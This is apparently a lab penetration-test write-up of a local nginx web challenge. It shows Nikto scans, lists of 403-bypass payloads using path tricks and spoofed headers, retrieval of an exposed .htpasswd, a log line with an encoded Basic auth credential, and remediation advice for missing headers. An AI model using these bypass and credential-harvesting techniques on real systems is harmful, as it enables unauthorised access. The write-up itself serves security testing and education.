
Kaufland Test Challenge 2

Steps taken:

1. *Access the service on http://localhost:5001*


I found that access to the website is forbidden using an authentication-based access.



403 Forbidden

nginx/1.23.3


I checked the installation and found that some of the permissions to access the files might be restricted.



```
app_nginx | 2023/03/23 15:36:44 [error] 22#22: *2 directory index of "/etc/nginx/" is forbidden, client: 172.18.0.1, server: ~^(.+)$, request: "GET / HT
 "localhost:5001"
app_nginx | 2023/03/23 15:39:46 [error] 24#24: *3 directory index of "/etc/nginx/" is forbidden, client: 172.18.0.1, server: ~^(.+)$, request: "GET / HT
 "localhost"
app_nginx | 172.18.0.1 - - [23/Mar/2023:15:39:46 +0000] "GET / HTTP/1.1" 403 555 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
 Chrome/74.0.3729.169 Safari/537.36" "-"
```

2. *Performing enumeration*

I performed Nikto tests on the local host using the exposed port 5001. This uncovered a potentially malicious file /.htpasswd which contains authorization information




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://localhost:5001
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        5001
+ Start Time:         2023-03-23 11:39:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.23.3
+ /: The anti-clickjacking X-Frame-Options header is n
+ /: The X-Content-Type-Options header is not set. Thi
ps://www.netsparker.com/web-vulnerability-scanner/vuln
+ No CGI Directories found (use '-C all' to force chec
+ /.htpasswd: Contains authorization information.
^C
```

Other than that, some of the vulnerabilities were also exposed showing a high probability of the following:

- X-Frame-Options header not present
- X-Content-Type-Options header is not set
- /.htpasswd: Contains authorization information.


3. *Uncovering/ Scanning*

Performed a bypass scan using a tool to uncover paths that return a 200 response. I also checked the same using Burp Suite. I uncovered some of the paths as shown below



```
200,32   ⟶ http://localhost:5001//.htpasswd
200,32   ⟶ http://localhost:5001//%2e/.htpasswd
404,153   ⟶ http://localhost:5001//.htpasswd/.
404,153   ⟶ http://localhost:5001///.htpasswd//
404,153   ⟶ http://localhost:5001//./.htpasswd/./
200,32   ⟶ http://localhost:5001//.htpasswd -H X-Original-URL: .htpasswd
200,32   ⟶ http://localhost:5001//.htpasswd -H X-Custom-IP-Authorization: 127.0.0.1
200,32   ⟶ http://localhost:5001//.htpasswd -H X-Forwarded-For: http://127.0.0.1
200,32   ⟶ http://localhost:5001//.htpasswd -H X-Forwarded-For: 127.0.0.1:80
403,153   ⟶ http://localhost:5001/ -H X-rewrite-url: .htpasswd
404,153   ⟶ http://localhost:5001//.htpasswd%20
404,153   ⟶ http://localhost:5001//.htpasswd%09
200,32   ⟶ http://localhost:5001//.htpasswd?
404,153   ⟶ http://localhost:5001//.htpasswd.html
404,153   ⟶ http://localhost:5001//.htpasswd/?anything
200,32   ⟶ http://localhost:5001//.htpasswd#
405,157   ⟶ http://localhost:5001//.htpasswd -H Content-Length:0 -X POST
404,153   ⟶ http://localhost:5001//.htpasswd/*
404,153   ⟶ http://localhost:5001//.htpasswd.php
404,153   ⟶ http://localhost:5001//.htpasswd.json
405,157   ⟶ http://localhost:5001//.htpasswd  -X TRACE
200,32   ⟶ http://localhost:5001//.htpasswd -H X-Host: 127.0.0.1
404,153   ⟶ http://localhost:5001//.htpasswd..;/
000,0   ⟶ http://localhost:5001//.htpasswd;/
405,157   ⟶ http://localhost:5001//.htpasswd -X TRACE
```

Checking the /.htpasswd link prompted for a file download. This file contains login credentials to access the application.



localhost:5001/.htpasswd


404 Not Four

index(1).htpasswd
Completed — 32 bytes

index.htpasswd
Completed — 32 bytes


4. *Gaining Access*

Upon getting the authentication credentials, I still encountered a 403 Error. I performed more bypass checks using potentially relevant wordlists. I finally received a 401 Error on /login Path.





```
401,179  ⟶ http://localhost:5001//login
401,179  ⟶ http://localhost:5001//%2e/login
401,179  ⟶ http://localhost:5001//login/.
401,179  ⟶ http://localhost:5001///login//
401,179  ⟶ http://localhost:5001//./login/./
401,179  ⟶ http://localhost:5001//login -H X-Original-URL: login
401,179  ⟶ http://localhost:5001//login -H X-Custom-IP-Authorization: 127.0.0.1
401,179  ⟶ http://localhost:5001//login -H X-Forwarded-For: http://127.0.0.1
401,179  ⟶ http://localhost:5001//login -H X-Forwarded-For: 127.0.0.1:80
403,153  ⟶ http://localhost:5001/ -H X-rewrite-url: login
401,179  ⟶ http://localhost:5001//login%20
401,179  ⟶ http://localhost:5001//login%09
401,179  ⟶ http://localhost:5001//login?
401,179  ⟶ http://localhost:5001//login.html
401,179  ⟶ http://localhost:5001//login/?anything
401,179  ⟶ http://localhost:5001//login#
401,179  ⟶ http://localhost:5001//login -H Content-Length:0 -X POST
401,179  ⟶ http://localhost:5001//login/*
401,179  ⟶ http://localhost:5001//login.php
401,179  ⟶ http://localhost:5001//login.json
405,157  ⟶ http://localhost:5001//login  -X TRACE
401,179  ⟶ http://localhost:5001//login -H X-Host: 127.0.0.1
401,179  ⟶ http://localhost:5001//login..;/
000,0  ⟶ http://localhost:5001//login;/
```

Using the link gave me a login pop up window:




I used the logins found earlier and successfully accessed the site 😊.





```
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://rancher-metadata/2015-07-25/ HTTP/1.1" 400 559 "-" "Mozilla/5.0 (Windows N
) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/latest/meta-data/ HTTP/1.1" 401 581 "-" "Mozilla/5.0 (Windows
64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/latest/dynamic/instance-identity/document HTTP/1.1" 401 581 "
indows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/computeMetadata/v1/project/ HTTP/1.1" 401 581 "-" "Mozilla/5.
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/openstack/latest HTTP/1.1" 401 581 "-" "Mozilla/5.0 (Windows
4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/metadata/v1.json HTTP/1.1" 401 581 "-" "Mozilla/5.0 (Windows
4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/metadata/instance?api-version=2017-08-01 HTTP/1.1" 401 581 "-
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /loginhttp://aws.cirt.net/hetzner/v1/metadata/private-networks HTTP/1.1" 401 581 "-" "M
s NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /login/graphql HTTP/1.1" 401 581 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
app_nginx | 172.18.0.1 - - [23/Mar/2023:20:56:37 +0000] "GET /login/+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&defaul
/ HTTP/1.1" 401 581 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36" "-"
```




```
app_nginx | 172.18.0.1 - kaufland [23/Mar/2023:21:01:29 +0000] "GET /login HTTP/1.1" 200 3368 "-" "Mozilla/5.0 (Windows
, like Gecko) Chrome/95.0.4638.69 Safari/537.36" "-"
web_1      | {
web_1      |   host: 'loadbalance',
web_1      |   connection: 'close',
web_1      |   authorization: 'Basic a2F1ZmxhbmQ6cEFzc1dvcmRvJkBkem9v',
web_1      |   'sec-ch-ua': '"Chromium";v="95", ";Not A Brand";v="99"',
web_1      |   'sec-ch-ua-mobile': '?0',
web_1      |   'sec-ch-ua-platform': '"Linux"',
web_1      |   'upgrade-insecure-requests': '1',
web_1      |   'user-agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0
web_1      |   accept: 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
web_1      |   'sec-fetch-site': 'none',
web_1      |   'sec-fetch-mode': 'navigate',
web_1      |   'sec-fetch-user': '?1',
web_1      |   'sec-fetch-dest': 'document',
web_1      |   'accept-encoding': 'gzip, deflate',
web_1      |   'accept-language': 'en-US,en;q=0.9'
web_1      | }
app_nginx | 172.18.0.1 - kaufland [23/Mar/2023:21:01:32 +0000] "GET /login HTTP/1.1" 200 3368 "-" "Mozilla/5.0 (Windows
, like Gecko) Chrome/95.0.4638.69 Safari/537.36" "-"
```


Other Tests performed in this project.

1. *Permissions*

Changed permissions to files and directories in this project to allow Read, Write & Execute.




```
┌──(kali㉿kali)-[/var/www/html]
└─$ ls -al
total 24
drwxr-xr-x 2 root root  4096 Feb 11  2022 .
drwxr-xr-x 3 root root  4096 Feb 11  2022 ..
-rw-r--r-- 1 root root 10701 Feb 11  2022 index.html
-rw-r--r-- 1 root root   612 Feb 11  2022 index.nginx-debian.html
```



```
┌──(kali㉿kali)-[~/…/Pentest Apps/Kaufland/web-challenge/nginx]
└─$ ls -al
total 24
drwxrwxrwx 2 kali kali 4096 Mar 20 15:33 .
drwxrwxrwx 5 root root 4096 Mar 20 15:33 ..
-rwxrwxrwx 1 kali kali  106 Mar 22 13:51 Dockerfile
-rwxrwxrwx 1 kali kali   32 Mar 20 15:33 .htpasswd
-rwxrwxrwx 1 kali kali 3368 Mar 20 15:33 index.html
-rwxrwxrwx 1 kali kali  426 Mar 23 16:22 nginx.conf
```

2. *Configured the nginx.conf file*


Changed configurations in the nginx.conf file to allow all for directory level access.




```
location / {
    #autoindex on;
    #autoindex_exact_size off;
    allow 127.0.0.1;

    allow all;
```

3. *Check for directories and secrets.*

Performed a wide range of tests to trace the path with a 200 response.




```
════════ Target URL: http://localhost:5001 Target Path: # directory-list-2.3-medium.txt ════════

POST ⟶ http://localhost:5001# directory-list-2.3-medium.txt                 STATUS: 403 SIZE: 153
GET ⟶ http://localhost:5001# directory-list-2.3-medium.txt                  STATUS: 403 SIZE: 153
GET ⟶ http://localhost:5001/# directory-list-2.3-medium.txt//               STATUS: 403 SIZE: 153
GET ⟶ http://localhost:5001/.# directory-list-2.3-medium.txt/./             STATUS: 403 SIZE: 153
GET ⟶ http://localhost:5001/%2e# directory-list-2.3-medium.txt              STATUS: 403 SIZE: 153
GET ⟶ http://localhost:5001# directory-list-2.3-medium.txt/                 STATUS: 403 SIZE: 153
GET ⟶ http://localhost:5001# directory-list-2.3-medium.txt..;/              STATUS: 403 SIZE: 153
```




```
POST ⟶ http://localhost:5001/secret                   STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret                    STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001//secret//                 STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/./secret/./               STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/%2e/secret                STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret/                   STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret..;/                STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret/..;/               STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret%20                 STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret%09                 STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret%00                 STATUS: 400 SIZE: 157
GET ⟶ http://localhost:5001/secret.json               STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret.css                STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret.html               STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret?                   STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret??                  STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret???                 STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret?testparam          STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret#                   STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret#test               STATUS: 404 SIZE: 153
GET ⟶ http://localhost:5001/secret/.                  STATUS: 404 SIZE: 153
```

4. *Check HTTP Methods*

Checked for possibility of getting 200 responses from some HTTP Methods




```
POST / HTTP/1.1
Host: localhost:5001
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
```




```
HTTP/1.1 403 Forbidden
Server: nginx/1.23.3
Date: Thu, 23 Mar 2023 17:24:13 GMT
Content-Type: text/html
Content-Length: 555
```

Also changed the HTTP Version to detect any possible vulnerabilities




```
GET / HTTP/2
Host: localhost:5001
Cache-Control: max-age=0
Content-Length:0
sec-ch-ua: "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
```




```
HTTP/1.1 505 HTTP Version Not Supported
Server: nginx/1.23.3
Date: Thu, 23 Mar 2023 19:58:28 GMT
Content-Type: text/html
Content-Length: 187
Connection: close

<html>
  <head>
    <title>
```

Done Well

1. *Trace,put,delete Not Allowed*




```
TRACE / HTTP/1.1
Host: localhost:5001
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
```



```
HTTP/1.1 405 Not Allowed
Server: nginx/1.23.3
Date: Thu, 23 Mar 2023 17:23:10 GMT
Content-Type: text/html
Content-Length: 559
```

Vulnerabilities exposed



```
└─$ nikto -h http://localhost:5001/login -C all
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        5001
+ Start Time:         2023-03-23 16:54:53 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.23.3
+ /login/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /login/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See
: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 26539 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:           2023-03-23 16:56:37 (GMT-4) (104 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

X-Frame-Options header not present

Impact: This is an indication that the website is vulnerable to a clickjacking attacks. The use of this header will ensure that the site cannot be embedded in other sites.

Remediation: Set the security header X-Frame-Options to indicate to the browser not to render any iframe. this can used by sending a response header X-Frame-Options: DENY or X-Frame-Options: SAMEORIGIN if you want to use iframes but only for pages that are in the same origin as your page.

X-Content-Type-Options header is not set

Impact: The server did not return a correct 'X-Content-Type-Options' header, which means that this website could be at risk of a Cross-Site Scripting (XSS) attack.

Remediation: Configure your web server to include an 'X-Content-Type-Options' header with a value of 'nosniff

/.htpasswd: Contains authorization information (Broken Access Control).

